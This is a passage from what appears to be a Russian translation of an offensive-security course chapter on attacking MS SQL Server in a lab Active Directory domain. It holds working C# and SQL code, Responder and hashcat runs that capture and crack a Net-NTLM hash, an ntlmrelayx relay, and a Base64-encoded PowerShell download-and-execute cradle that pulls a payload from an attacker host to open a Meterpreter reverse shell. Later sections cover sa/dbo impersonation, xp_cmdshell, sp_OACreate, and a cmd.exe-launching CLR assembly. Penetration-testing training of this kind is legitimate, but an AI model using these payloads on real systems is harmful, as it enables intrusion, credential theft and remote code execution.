Если мы используем наш непривилегированный доступ в базе данных для выполнения процедуры `xp_dirtree`, служебная учётная запись SQL Server попытается вывести содержимое указанного SMB-ресурса. SMB-ресурс обычно задаётся через путь Universal Naming Convention (UNC)[22] в следующем формате.

```
\\hostname\folder\file
```

Листинг 734 - Формат UNC-пути

Если имя хоста указано как IP-адрес, Windows автоматически вернётся к NTLM-аутентификации вместо Kerberos-аутентификации.[23]

Теперь мы готовы создать консольное C#-приложение, которое выполняет аутентификацию к SQL Server на `dc01` с непривилегированным логином, а затем отправляет SQL-запрос, выполняющий процедуру `xp_dirtree`. Часть кода, отвечающая за аутентификацию, такая же, как в предыдущем проверочном примере. Снова используем метод `ExecuteReader` и передаём запрос на SQL Server.

```
using System;
using System.Data.SqlClient;

namespace SQL
{
    class Program
    {
        static void Main(string[] args)
        {
            String sqlServer = "dc01.corp1.com";
            String database = "master";

            String conString = "Server = " + sqlServer + "; Database = " + database + "; Integrated Security
    = True;";
            SqlConnection con = new SqlConnection(conString);

            try
            {
                con.Open();
                Console.WriteLine("Auth success!");
            }
            catch
            {
                Console.WriteLine("Auth failed");
                Environment.Exit(0);
            }

            String query = "EXEC master..xp_dirtree \"\\\\192.168.119.120\\\\test\";";
            SqlCommand command = new SqlCommand(query, con);
            SqlDataReader reader = command.ExecuteReader();
            reader.Close();

            con.Close();
        }
    }
}
```

Листинг 735 - C#-код для выполнения процедуры xp_dirtree

SQL-запрос для вызова `xp_dirtree` содержит много обратных слешей: они нужны и для экранирования двойной кавычки, требуемой SQL-запросом, и для экранирования обратных слешей в UNC-пути, как того требуют строки C#.

Если `xp_dirtree` удалена по соображениям безопасности, для инициирования подключения можно использовать многие другие SQL-процедуры.[24]

Теперь нужно настроить SMB-ресурс, который инициирует NTLM-аутентификацию, когда служебная учётная запись SQL выполняет подключение. Простой способ сделать это - использовать Responder,[25] предустановленный в Kali. Перед запуском Responder нужно остановить Samba-ресурс, используемый с Visual Studio. После этого можно запустить `responder` и указать сетевой интерфейс VPN-подключения через `-I`.

```
kali@kali:~$ sudo responder -I tap0
...

[+] Poisoners:
```

```
    LLMNR                     [ON]
    NBT-NS                    [ON]
    DNS/MDNS                  [ON]

[+] Servers:
    HTTP server               [ON]
    HTTPS server              [ON]
    WPAD proxy                [OFF]
    Auth proxy                [OFF]
    SMB server                [ON]
    Kerberos server           [ON]
...

[+] Listening for events...
```

Листинг 736 - Запуск Responder с параметрами по умолчанию

Когда Responder запущен, мы готовы начать атаку. Запускаем консольное C#-приложение с клиента Windows 10, что инициирует SMB-подключение к нашей Kali-машине. Через несколько мгновений получаем вывод, показанный в листинге 737.

```
[SMB] NTLMv2-SSP Client   : 192.168.120.5
[SMB] NTLMv2-SSP Username : corp1\SQLSvc
[SMB] NTLMv2-SSP Hash     : SQLSvc::corp1:00031db3ed40602b:A05501E7450025CF27120CE89BAF1C6E:
    010100000000000C0653150DE09D201F361A5C3464972130000000002000800530004D00420033000100 1E00570049004E002D0050
    005200480034003900320052005100410046005600040014005300 4D00420033002E006C006F00630061006C00030034005700490 0
    4E002D0050005200480034003900320052005100410046005600 2E0053004D00420033002E006C006F00630061006C000500140053
    004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000000000
    000000300000F0C0485B788E50568F693E83CCD6953981AFB24CAFC525AC27F6B099E5685FA20A0010000000000000000000000000000
    0000000000090024006300690066007300 2F00310039003200 2E00310036003800 2E00310031003800 2E00390000000000000000
    00000000
[*] Skipping previously captured hash for corp1\SQLSvc
```

Листинг 737 - Получение Net-NTLM-хеша с dc01

Хеш, полученный Responder, называется Net-NTLM-хешем,[26] иногда NTLMv2. Прежде чем продолжить, кратко вспомним разницу между NTLM и Net-NTLM. Как рассматривалось в предыдущем модуле, пароли учётных записей Windows хранятся локально как NTLM-хеши. Когда аутентификация по протоколу NTLM происходит по сети, на основе NTLM-хеша создаётся пара «запрос-ответ». Получившийся хеш называется Net-NTLM и представляет тот же пароль в открытом виде, что и NTLM-хеш.

Net-NTLM-хеш, основанный на слабом пароле, можно взломать и раскрыть пароль в открытом виде, как и в случае с NTLM-хешем. В этом примере мы пытаемся взломать хеш с помощью hashcat,[27] скопировав хеш в файл `hash.txt`. Затем указываем тип Net-NTLM-хеша через параметр `-m` вместе с файлом словаря.

```
kali@kali:~$ hashcat -m 5600 hash.txt dict.txt --force
hashcat (v5.1.0) starting...
...

SQLSVC::corp1:00031db3ed40602b:a05501e7450025cf27120ce89baf1c6e:
    010100000000000c0653150de09d201f361a5c3464972130000000002000800530004d00420033000100 1e00570049004e002d0050
    005200480034003900320052005100410046005600040014005300 4d00420033002e006c006f00630061006c00030034005700490 0
    4e002d0050005200480034003900320052005100410046005600 2e0053004d00420033002e006c006f00630061006c000500140053
    004d00420033002e006c006f00630061006c0007000800c0653150de09d2010600040002000000080030003000000000000000000000
    000000300000f0c0485b788e50568f693e83ccd6953981afb24cafc525ac27f6b099e5685fa20a0010000000000000000000000000000
    0000000000090024006300690066007300 2f00310039003200 2e00310036003800 2e00310031003800 2e00390000000000000000
    00000000:lab

Session..........: hashcat
Status...........: Cracked
Hash.Type........: NetNTLMv2
Hash.Target......: SQLSVC::corp1:00031db3ed40602b:a05501e7450025cf2712...000000
...
```

Листинг 738 - Взлом Net-NTLM-хеша с Hashcat

Это раскрывает пароль `lab` для служебной учётной записи `SQLSVC`. Поскольку `SQLSVC` является локальным администратором и на `dc01`, и на `appsrv01`, теперь у нас есть доступ к обеим машинам.

Hashcat рассчитан на запуск на физической машине, чтобы использовать мощные GPU. В примере выше нам пришлось передать флаг `--force`, потому что запуск выполнялся внутри виртуальной машины, и Hashcat не обнаружил физическое оборудование. Вместо этого хеш также можно взломать с помощью John the Ripper.[28]

Если для служебных учётных записей SQL используются слабые пароли, это может быть быстрым способом компрометации операционной системы. В следующем разделе мы рассмотрим вариант этой атаки, который не требует взлома Net-NTLM-хеша.

#### 15.1.3.1 Упражнения

1. Создайте C#-код, который вызовет подключение к SMB-ресурсу.
2. Захватите Net-NTLM-хеш с помощью Responder.
3. Взломайте хеш пароля для `SQLSVC` и получите доступ к `appsrv01` и `dc01`.

### 15.1.4 Ретранслируй мой хеш

В предыдущем разделе мы заставили служебную учётную запись SQL подключиться к нашему SMB-ресурсу и захватили Net-NTLM-хеш. Нам повезло, что служебная учётная запись использовала слабый пароль, который можно взломать. Теперь обсудим технику, которая даст выполнение кода на операционной системе SQL-сервера без необходимости взламывать хеш.

Если мы захватили NTLM-хеш доменного пользователя, который является локальным администратором на удалённой машине, можно выполнить атаку pass-the-hash и получить удалённое выполнение кода. Однако Net-NTLM-хеш нельзя использовать в атаке pass-the-hash, зато его можно ретранслировать на другой компьютер. Если пользователь является локальным администратором на цели, можно получить выполнение кода.

Нельзя ретранслировать Net-NTLM-хеш обратно на исходный компьютер с использованием того же протокола: Microsoft заблокировала это в 2008 году.

Важно отметить, что ретрансляция Net-NTLM против SMB возможна только если SMB signing[29] не включён. По умолчанию SMB signing включён только на контроллерах домена.

В упражнении по перечислению мы обнаружили, что служебная учётная запись, используемая SQL Server, применяется и на `dc01`, и на `appsrv01`, а также является локальным администратором на обеих системах. Это значит, что можно ретранслировать Net-NTLM-хеш с `dc01` на `appsrv01`.

Для выполнения атаки используем инструмент `ntlmrelayx` из Impacket.[30] Этот инструмент принуждает тот же тип NTLM-аутентификации, что и Responder, но ретранслирует аутентификацию на другой хост и позволяет выполнять на нём произвольные команды. Для установки Impacket используем пакет `python3-impacket` в Kali.

```
kali@kali:~$ sudo apt install python3-impacket
[sudo] password for kali:

Reading package lists... Done
Building dependency tree
Reading state information... Done
...
```

Листинг 739 - Установка Impacket

После установки Impacket можно продолжать атаку. Мы используем ранее разработанный PowerShell-загрузчик для выполнения поэтапной полезной нагрузки Meterpreter. Сгенерируем поэтапную полезную нагрузку Meterpreter, которая подключается обратно на TCP-порт 443, и встроим её в наш загрузчик (`run.txt`), который можно разместить через Apache на TCP-порту 80.

При вызове `ntlmrelayx` нужно передать загрузочную команду PowerShell в командной строке. Из-за синтаксиса её удобно закодировать в Base64. Для этого на Kali можно быстро установить PowerShell, как показано в листинге 740.

```
kali@kali:~$ sudo apt -y install powershell
[sudo] password for kali:

Reading package lists... Done
Building dependency tree
Reading state information... Done
...
```

Листинг 740 - Установка PowerShell в Kali

Затем запускаем PowerShell командой `pwsh` и выполняем Base64-кодирование для загрузочной команды.

```
kali@kali:~$ pwsh
PowerShell 7.0.0
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/kali> $text = "(New-Object System.Net.WebClient).DownloadString('http://192.168.119.120/run.txt') |
    IEX"
PS /home/kali> $bytes = [System.Text.Encoding]::Unicode.GetBytes($text)
PS /home/kali> $EncodedText = [Convert]::ToBase64String($bytes)
PS /home/kali> $EncodedText
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAG
    QAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADEAMQA4AC4ANgAvAHIAdQBuAC4AdAB4AHQAJwApACAA
    fAAgAEkARQBYAA==
PS /home/kali>
```

Листинг 741 - Base64-кодирование загрузочной команды PowerShell

Также нужно запустить Metasploit `multi/handler`, чтобы поймать обратную оболочку Meterpreter на нашей Kali-машине. Когда все эти части подготовлены, можно инициировать атаку.

Запускаем `impacket-ntlmrelayx` и запрещаем ему поднимать HTTP-сервер флагом `--no-http-server`. `ntlmrelayx` по умолчанию использует SMB версии 1, отключённый на Windows Server 2019, поэтому нужно указать флаг `-smb2support`, чтобы принудительно использовать аутентификацию как SMB версии 2. Затем передаём IP-адрес `appsrv01` через параметр `-t` и команду для выполнения через `-c`.

```
kali@kali:~$ sudo impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.120.6 -c 'powershell -enc
    KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbw
    BhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADEAMQA4AC4AOQA6ADgAMQAvAHIAdQBuAC4AcABz
    ADEAJwApACAAfAAgAEkARQBYAA=='
[sudo] password for kali:

Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
```

```
[*] Running in relay mode to single host
[*] Setting up SMB Server

[*] Servers started, waiting for connections
```

Листинг 742 - Запуск ntlmrelayx

Наконец, выполняем консольное C#-приложение на клиентской машине Windows 10, чтобы заставить SQL Server отправить SMB-запрос. Это приводит к NTLM-аутентификации против нашей Kali-машины и ретрансляции Net-NTLM-хеша.

```
[*] SMBD-Thread-3: Connection from CORP1/SQLSVC@192.168.120.5 controlled, attacking target smb://192.168.120.6
[*] Authenticating against smb://192.168.120.6 as CORP1/SQLSVC SUCCEED
[*] SMBD-Thread-3: Connection from CORP1/SQLSVC@192.168.120.5 controlled, but there are no more targets left!
[*] SMBD-Thread-5: Connection from CORP1/SQLSVC@192.168.120.5 controlled, but there are no more targets left!
...
```

Листинг 743 - Ретрансляция Net-NTLM-хеша с помощью ntlmrelayx

По выводу видно, что `ntlmrelayx` сработал успешно. Если переключиться на Metasploit, видно, что слушатель поймал обратную оболочку Meterpreter с `appsrv01`.

```
[*] Started HTTP reverse handler on https://192.168.119.120:443
[*] http://192.168.119.120:443 handling request from 192.168.120.6; (UUID: pm1qmw8u) Staging x64 payload (
    207449 bytes)
...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.6:49678)

meterpreter >
```

Листинг 744 - Обратная оболочка Meterpreter через ретрансляцию Net-NTLM

Мы смогли получить оболочку на `appsrv01` в контексте служебной учётной записи SQL Server без взлома пароля. Это удалось несмотря на наш низкопривилегированный доступ к базе данных.

Отлично. В этом разделе мы рассмотрели атаку, которая использует общие учётные записи и позволяет компрометировать несколько серверов во внутренней сети. В следующем разделе перейдём к способам получить более высокие привилегии внутри приложения SQL Server.

#### 15.1.4.1 Упражнения

1. Установите Impacket, подготовьте PowerShell-загрузчик шеллкода и выполните Base64-кодирование для загрузочной команды PowerShell.
2. Запустите `ntlmrelayx`, чтобы ретранслировать Net-NTLM-хеш с `dc01` на `appsrv01`, и настройте `multi/handler` в Metasploit.
3. Выполните атаку, вызвав подключение от SQL Server к SMB на Kali-машине, и получите обратную оболочку с `appsrv01`.

## 15.2 Повышение привилегий в MS SQL

Хотя мы смогли получить доступ к MS SQL Server с помощью скомпрометированной неадминистративной доменной учётной записи, наши права доступа к базе данных довольно ограничены. В этом разделе мы изучим, как получить повышенные привилегии на сервере базы данных. Также мы посмотрим, как попытаться выйти за пределы экземпляра SQL Server и получить выполнение кода на Windows-системе, где запущен SQL Server.

### 15.2.1 Повышение привилегий

Самый очевидный и простой способ получить более высокие привилегии в базе данных - аутентифицироваться как пользователь с членством в роли `sysadmin`. Хотя мы можем не скомпрометировать такого пользователя через начальную фишинговую атаку, можно выполнить перечисление и латеральное перемещение внутри Active Directory, чтобы получить доступ к пользовательской учётной записи с членством в роли `sysadmin`. Успешность такого подхода будет разной.

В этом разделе используем другой подход, основанный на имперсонации.[31] Это можно сделать с помощью оператора `EXECUTE AS`,[32] который даёт способ выполнять SQL-запрос в контексте другого логина или пользователя.

Важно отметить, что использовать имперсонацию могут только пользователи с явным разрешением `Impersonate`. Это разрешение не входит в стандартный набор разрешений для большинства пользователей, но администраторы баз данных могут допустить неправильные настройки, ведущие к повышению привилегий.

Для этого примера мы добавили ошибочную настройку разрешения на имперсонацию в SQL Server, запущенный на `dc01`. Имперсонацию можно использовать двумя разными способами. Во-первых, можно имперсонировать другого пользователя на уровне логина через оператор `EXECUTE AS LOGIN`. Во-вторых, то же можно сделать на уровне пользователя через оператор `EXECUTE AS USER`. Мы рассмотрим оба сценария.

Сначала продемонстрируем имперсонацию на уровне логина. Из-за непривилегированного доступа мы не можем легко перечислить, какие логины может имперсонировать наш текущий логин. Однако можно перечислить, какие логины разрешают имперсонацию, но не кто именно получил разрешение имперсонировать их. Получить эту информацию можно с помощью запроса к базе данных из листинга 745.

```
SELECT distinct b.name FROM sys.server_permissions a
INNER JOIN sys.server_principals b
ON a.grantor_principal_id = b.principal_id
WHERE a.permission_name = 'IMPERSONATE'
```

Листинг 745 - Перечисление разрешений на имперсонацию логина

Этот запрос использует информацию из таблицы `sys.server_permissions`,[33] содержащей данные о разрешениях, и таблицы `sys.server_principals`,[34] содержащей информацию о логинах на сервере. Предложение `WHERE` ограничивает результаты разрешениями, относящимися к имперсонации, а предложение `FROM` объединяет записи из таблиц `sys.server_permissions` и `sys.server_principals` через поля `grantor_principal_id` и `principal_id`. Наконец, предложение `SELECT` возвращает по имени все уникальные субъекты безопасности из таблицы `sys.server_principals`, соответствующие этим условиям. Это даст нам все логины, разрешающие имперсонацию.

Можно изменить наше консольное C#-приложение, чтобы отправить этот запрос, заменив предыдущий код процедуры `xp_dirtree` из листинга 746. Нужно не забыть снова запустить Samba-ресурс для Visual Studio.

```
...
              Environment.Exit(0);
            }

            String query = "SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.
    server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE';";
            SqlCommand command = new SqlCommand(query, con);
            SqlDataReader reader = command.ExecuteReader();

            while(reader.Read() == true)
            {
```

```
                Console.WriteLine("Logins that can be impersonated: " + reader[0]);
            }
            reader.Close();

            con.Close();
        }
...
```

Листинг 746 - Код для перечисления имперсонации в C#

После обновления и компиляции кода выполняем его и обнаруживаем, что логин `sa` разрешает имперсонацию.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Logins that can be impersonated: sa
```

Листинг 747 - Логин SA разрешает имперсонацию

Хотя мы не знаем, кому разрешено имперсонировать его, на этом этапе мы по крайней мере знаем, что логин `sa` разрешает имперсонацию. Попробуем имперсонировать логин `sa`.

Чтобы лучше понять, как это работает, обновим C# так, чтобы выводить имя логина до и после имперсонации. Для этого повторно используем код из предыдущего раздела, где выполняли SQL-команду `SELECT SYSTEM_USER`. Листинг 748 показывает код для выполнения имперсонации через запрос `EXECUTE AS LOGIN`.

```
...
String executeas = "EXECUTE AS LOGIN = 'sa';";

command = new SqlCommand(executeas, con);
reader = command.ExecuteReader();
reader.Close();
...
```

Листинг 748 - Имперсонация логина SA

После обновления и компиляции кода можно выполнить приложение и получить вывод из листинга 749.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Before impersonation
Executing in the context of: corp1\offsec
After impersonation
Executing in the context of: sa
```

Листинг 749 - Успешная имперсонация логина SA

Из листинга 749 видно, что наш непривилегированный логин может имперсонировать логин `sa`. Фактически это даёт административные привилегии на сервере базы данных. Позже мы изучим, как использовать этот привилегированный доступ для получения выполнения кода на операционной системе хоста. Сейчас рассмотрим вариант техники имперсонации.

Как уже упоминалось, можно разрешить имперсонацию как логина, так и пользователя базы данных. Для этого типа повышения привилегий есть два предварительных условия.

Во-первых, нашему пользователю должна быть предоставлена имперсонация другого пользователя с дополнительным членством в ролях, желательно в роли `sysadmin`. Кроме того, пользователь базы данных может выполнять действия только в конкретной базе данных. Это значит, что имперсонация пользователя с членством в роли `sysadmin` в базе данных не обязательно приводит к членству `sysadmin` на уровне всего сервера.

Чтобы полностью скомпрометировать сервер базы данных, пользователь базы данных, которого мы имперсонируем, должен находиться в базе данных, где установлено свойство `TRUSTWORTHY`.[35] Единственная встроенная база данных с включённым свойством `TRUSTWORTHY` - `msdb`.

Как и во многих базах данных, пользователь-владелец базы данных (dbo) имеет роль sysadmin. Чтобы показать технику повышения привилегий, гостевому пользователю выдано разрешение имперсонировать dbo в msdb. Можно выполнить имперсонацию, сначала переключившись на базу данных msdb, а затем выполнив оператор EXECUTE AS USER. В коде мы заменяем использование SELECT SYSTEM_USER на SELECT USER_NAME() и изменяем предыдущий оператор EXECUTE AS LOGIN.

```
...
String executeas = "use msdb; EXECUTE AS USER = 'dbo';";

command = new SqlCommand(executeas, con);
reader = command.ExecuteReader();
reader.Close();
...
```

Листинг 750 - Имперсонация пользователя dbo

Можно изменить консольное C#-приложение, чтобы выполнить имперсонацию пользователя, а затем запросить текущий контекст пользователя через USER_NAME(). Результаты показаны в листинге 751.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Before impersonation
Executing in the context of: guest
After impersonation
Executing in the context of: dbo
```

Листинг 751 - Успешная имперсонация пользователя dbo

Мы успешно имперсонировали пользователя dbo и получили членство в роли sysadmin. Отлично. В этом разделе мы разобрали, как имперсонацию можно использовать для повышения привилегий внутри SQL-базы данных при наличии неправильных настроек. В конце этого модуля рассмотрим ещё один способ получения более высоких привилегий.

#### 15.2.1.1 Упражнения

1. Выполните перечисление имперсонации логинов на dc01.
2. Выполните имперсонацию логина sa на dc01.
3. Выполните имперсонацию пользователя dbo в msdb на dc01.

### 15.2.2 Получение выполнения кода

С членством в роли sysadmin можно получить выполнение кода на Windows-сервере, где размещена SQL-база данных. Самый известный способ сделать это - хранимая процедура xp_cmdshell.[36] Мы рассмотрим эту технику, учитывая, что из-за её известности xp_cmdshell может быть заблокирована или отслеживаться. По этой причине мы также рассмотрим альтернативную технику, использующую хранимую процедуру sp_OACreate.[37]

Пока начнём с xp_cmdshell. Хранимая процедура xp_cmdshell запускает командную оболочку Windows и передаёт ей строку, которая затем выполняется. Вывод команды возвращается процедурой.

Поскольку произвольное выполнение команд опасно, xp_cmdshell отключена по умолчанию начиная с Microsoft SQL 2005. К счастью, членство в роли sysadmin позволяет включить xp_cmdshell через расширенные параметры и хранимую процедуру sp_configure.[38]

Для этого нужно начать с имперсонации логина `sa`. После этого используем хранимую процедуру `sp_configure`, чтобы активировать расширенные параметры, а затем включить `xp_cmdshell`. Чтобы активировать расширенные параметры и `xp_cmdshell`, нужно не забыть обновить текущие настроенные значения оператором `RECONFIGURE`.[39]

Рассмотрим код для имперсонации логина SA, активации расширенных параметров, включения `xp_cmdshell` и выполнения команды `whoami`.

```
...
                Environment.Exit(0);
            }

            String impersonateUser = "EXECUTE AS LOGIN = 'sa';";
            String enable_xpcmd = "EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC
    sp_configure 'xp_cmdshell', 1; RECONFIGURE;";
            String execCmd = "EXEC xp_cmdshell whoami";

            SqlCommand command = new SqlCommand(impersonateUser, con);
            SqlDataReader reader = command.ExecuteReader();
            reader.Close();

            command = new SqlCommand(enable_xpcmd, con);
            reader = command.ExecuteReader();
            reader.Close();

            command = new SqlCommand(execCmd, con);
            reader = command.ExecuteReader();
            reader.Read();
            Console.WriteLine("Result of command is: " + reader[0]);
            reader.Close();

            con.Close();
        }
    }
...
```

Листинг 752 - Включение и выполнение xp_cmdshell

После обновления нашего консольного C#-приложения и его запуска мы должны получить результат команды `whoami`.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Result of command is: corp1\sqlsvc
```

Листинг 753 - Выполнение whoami через xp_cmdshell

Отлично, у нас есть доказательство выполнения кода в контексте служебной учётной записи SQL. Как упоминалось в начале этого раздела, `xp_cmdshell` используется тестировщиками на проникновение и злоумышленниками уже больше 15 лет. Поскольку это давно не секрет, многие организации теперь отслеживают её использование или просто удаляют её.

Вторая техника в этом разделе использует хранимые процедуры `sp_OACreate` и `sp_OAMethod`, чтобы создать и выполнить новую хранимую процедуру на основе связывания и внедрения объектов (Object Linking and Embedding, OLE).[40] С помощью этой техники можно создать экземпляр Windows Script Host и использовать метод `run`, как мы делали в предыдущих вариантах выполнения кода на стороне клиента.

Чтобы подробно объяснить технику, начнём с `sp_OACreate`, прототип которого показан в листинге 754.

```
sp_OACreate { progid | clsid } , objecttoken OUTPUT [ , context ]
```

Листинг 754 - Прототип sp_OACreate

Процедура принимает два аргумента. Первый - OLE-объект, экземпляр которого мы хотим создать, в нашем случае `wscript.shell`, а затем локальная переменная, где нужно сохранить объект. Локальная переменная создаётся оператором `DECLARE`,[41] который принимает её имя и тип. В нашем случае локальная переменная будет называться `@myshell`.

Листинг 755 показывает SQL-операторы для создания локальной переменной и экземпляра OLE-объекта.

```
DECLARE @myshell INT;
EXEC sp_oacreate 'wscript.shell', @myshell OUTPUT;
```

Листинг 755 - Код для вызова sp_OACreate

Поскольку `@myshell` является локальной переменной, SQL-запросы нужно объединить в составные запросы, чтобы переменная существовала в момент вызова `sp_OACreate`. На следующем шаге выполняем только что созданную хранимую процедуру с помощью процедуры `sp_OAMethod`,[42] прототип которой показан в листинге 756.

```
sp_OAMethod objecttoken , methodname
      [ , returnvalue OUTPUT ]
      [ , [ @parametername = ] parameter [ OUTPUT ] [ ...n ] ]
```

Листинг 756 - Прототип sp_OAMethod

`sp_OAMethod` принимает имя процедуры для выполнения (`@myshell`), метод OLE-объекта (`run`), необязательную выходную переменную и любые параметры для вызываемого метода. Поэтому команду, которую нужно выполнить, мы передадим как параметр.

Получить результаты выполненной команды невозможно из-за локальной области видимости переменной `@myshell`.

Перед выполнением новой OLE-процедуры нужно убедиться, что настройка `OLE Automation Procedures` включена. Хотя по умолчанию она отключена, мы можем изменить эту настройку через процедуру `sp_configure` перед созданием хранимой процедуры, поскольку у нас есть роль `sysadmin`. C#-код для включения OLE-объектов и вызова `sp_OACreate` и `sp_OAMethod` приведён в листинге 757.

```
...
            Environment.Exit(0);
        }

        String impersonateUser = "EXECUTE AS LOGIN = 'sa';";
        String enable_ole = "EXEC sp_configure 'Ole Automation Procedures', 1; RECONFIGURE;";
        String execCmd = "DECLARE @myshell INT; EXEC sp_oacreate 'wscript.shell', @myshell OUTPUT; EXEC
    sp_oamethod @myshell, 'run', null, 'cmd /c \"echo Test > C:\\Tools\\file.txt\"';";

        SqlCommand command = new SqlCommand(impersonateUser, con);
        SqlDataReader reader = command.ExecuteReader();
        reader.Close();

        command = new SqlCommand(enable_ole, con);
        reader = command.ExecuteReader();
        reader.Close();

        command = new SqlCommand(execCmd, con);
        reader = command.ExecuteReader();
        reader.Close();

        con.Close();
    }
}
...
```

Листинг 757 - C#-код для вызова sp_OACreate и sp_OAMethod

Напомним: из-за локальной области видимости `@myshell` мы должны использовать составные запросы внутри переменной `execCmd`. После обновления консольного C#-приложения выполняем его, а затем запускаем командную строку как доменный пользователь `admin`. После этого можно проверить, что файл `C:\Tools\file.txt` был создан на `dc01`.

```
C:\Tools> type \\dc01\c$\tools\file.txt
Test
```

Листинг 758 - Доказательство работы нашей OLE-процедуры

Содержимое файла доказывает, что техника сработала. Мы получили выполнение кода на операционной системе хоста SQL Server.

В этом разделе мы изучили несколько техник для получения выполнения кода на SQL Server с помощью хранимых процедур, доступных по умолчанию в MS SQL. В следующем разделе расширим это, добавив пользовательскую сборку.

#### 15.2.2.1 Упражнения

1. Используйте `xp_cmdshell`, чтобы получить обратную оболочку Meterpreter на `dc01`.
2. Используйте `sp_OACreate` и `sp_OAMethod`, чтобы получить обратную оболочку Meterpreter на `dc01`.

### 15.2.3 Пользовательские сборки

В предыдущем разделе мы рассмотрели две техники получения выполнения кода из хранимых процедур. В этом разделе изучим другую технику, которая также позволяет получить произвольное выполнение кода, на этот раз с использованием управляемого кода.

Перед началом обсудим эту технику. Если у базы данных установлено свойство `TRUSTWORTHY`, можно использовать оператор `CREATE ASSEMBLY`[43], чтобы импортировать управляемую DLL как объект внутри SQL Server и выполнять методы внутри неё. Чтобы воспользоваться этим, нужно выполнить несколько шагов. Сделаем это по очереди.

Для начала создадим управляемую DLL, создав новый проект `Class Library (.NET Framework)`. В C#-коде создаём метод (`cmdExec`), который должен быть помечен как хранимая процедура. Этот оператор выделен в начальном проверочном коде, показанном в листинге 759.

```
using System;
using Microsoft.SqlServer.Server;
using System.Data.SqlTypes;
using System.Diagnostics;

public class StoredProcedures
{
    [Microsoft.SqlServer.Server.SqlProcedure]
    public static void cmdExec (SqlString execCommand)
    {
      // TODO
    }
};
```

Листинг 759 - Начальный проверочный пример

Внутри класса можно реализовать любой метод. В этом примере мы напишем код, который запускает командную строку и выполняет команду, переданную в аргументе `execCommand`. Также вернём результат, чтобы наше консольное C#-приложение могло вывести его.

Класс `Process`[44] используется для запуска процесса и позволяет передавать аргументы через свойство `StartInfo`.[45] Мы используем свойства `FileName`[46] и `Arguments`[47] у `StartInfo`, чтобы указать

соответственно `cmd.exe` и команду для выполнения. Кроме того, задаём `UseShellExecute`[48] равным `false`, чтобы командная строка создавалась напрямую из `cmd.exe`. Также задаём `RedirectStandardOutput`[49] равным `true`, чтобы вывод командной строки не печатался в консоль, а сохранялся в канал (pipe). Нужный код показан в листинге 760.

```
...
    [Microsoft.SqlServer.Server.SqlProcedure]
    public static void cmdExec (SqlString execCommand)
    {
        Process proc = new Process();
        proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
        proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand);
        proc.StartInfo.UseShellExecute = false;
        proc.StartInfo.RedirectStandardOutput = true;
        proc.Start();
...
```

Листинг 760 - Создание процесса cmd.exe

Вызов метода `Start`[50] создаёт процесс и выполняет команду, переданную в аргументе `execCommand`. Любой вывод, сгенерированный в результате ввода в командной строке, не отправляется в консоль, но его можно получить через свойство `Pipe`[51] класса `SqlContext`.[52]

Свойство `Pipe` фактически является встроенным объектом, созданным из класса `SqlPipe`,[53] который позволяет записывать SQL-данные и возвращать их вызывающей стороне. Мы используем сочетание `SendResultsStart`,[54] `SendResultsRow`[55] и `SendResultsEnd`[56], чтобы соответственно начать запись, записать данные и остановить запись. Объект, который эти API используют для записи данных, имеет тип `SqlDataRecord`.[57] Код для этого приведён в листинге 761.

```
...
proc.Start();

SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output", System.Data.SqlDbType.NVarChar, 4000));
SqlContext.Pipe.SendResultsStart(record);
record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());
SqlContext.Pipe.SendResultsRow(record);
SqlContext.Pipe.SendResultsEnd();
...
```

Листинг 761 - Возврат вывода вызывающей стороне

Чтобы отправить вывод командной строки в SQL-запись, мы копируем содержимое свойства `StandardOutput`[58] объекта `Process` в запись. Затем это возвращается как часть результирующего набора SQL-запроса. Наконец, принудительно заставляем процесс `cmd.exe` ждать завершения всех действий и затем закрываем его. Полный код приведён в листинге 762.

```
using System;
using Microsoft.SqlServer.Server;
using System.Data.SqlTypes;
using System.Diagnostics;

public class StoredProcedures
{
    [Microsoft.SqlServer.Server.SqlProcedure]
    public static void cmdExec (SqlString execCommand)
    {
        Process proc = new Process();
        proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
        proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand);
        proc.StartInfo.UseShellExecute = false;
        proc.StartInfo.RedirectStandardOutput = true;
        proc.Start();

        SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output", System.Data.SqlDbType.NVarChar,
    4000));
        SqlContext.Pipe.SendResultsStart(record);
        record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());
```

```
        SqlContext.Pipe.SendResultsRow(record);
        SqlContext.Pipe.SendResultsEnd();

        proc.WaitForExit();
        proc.Close();
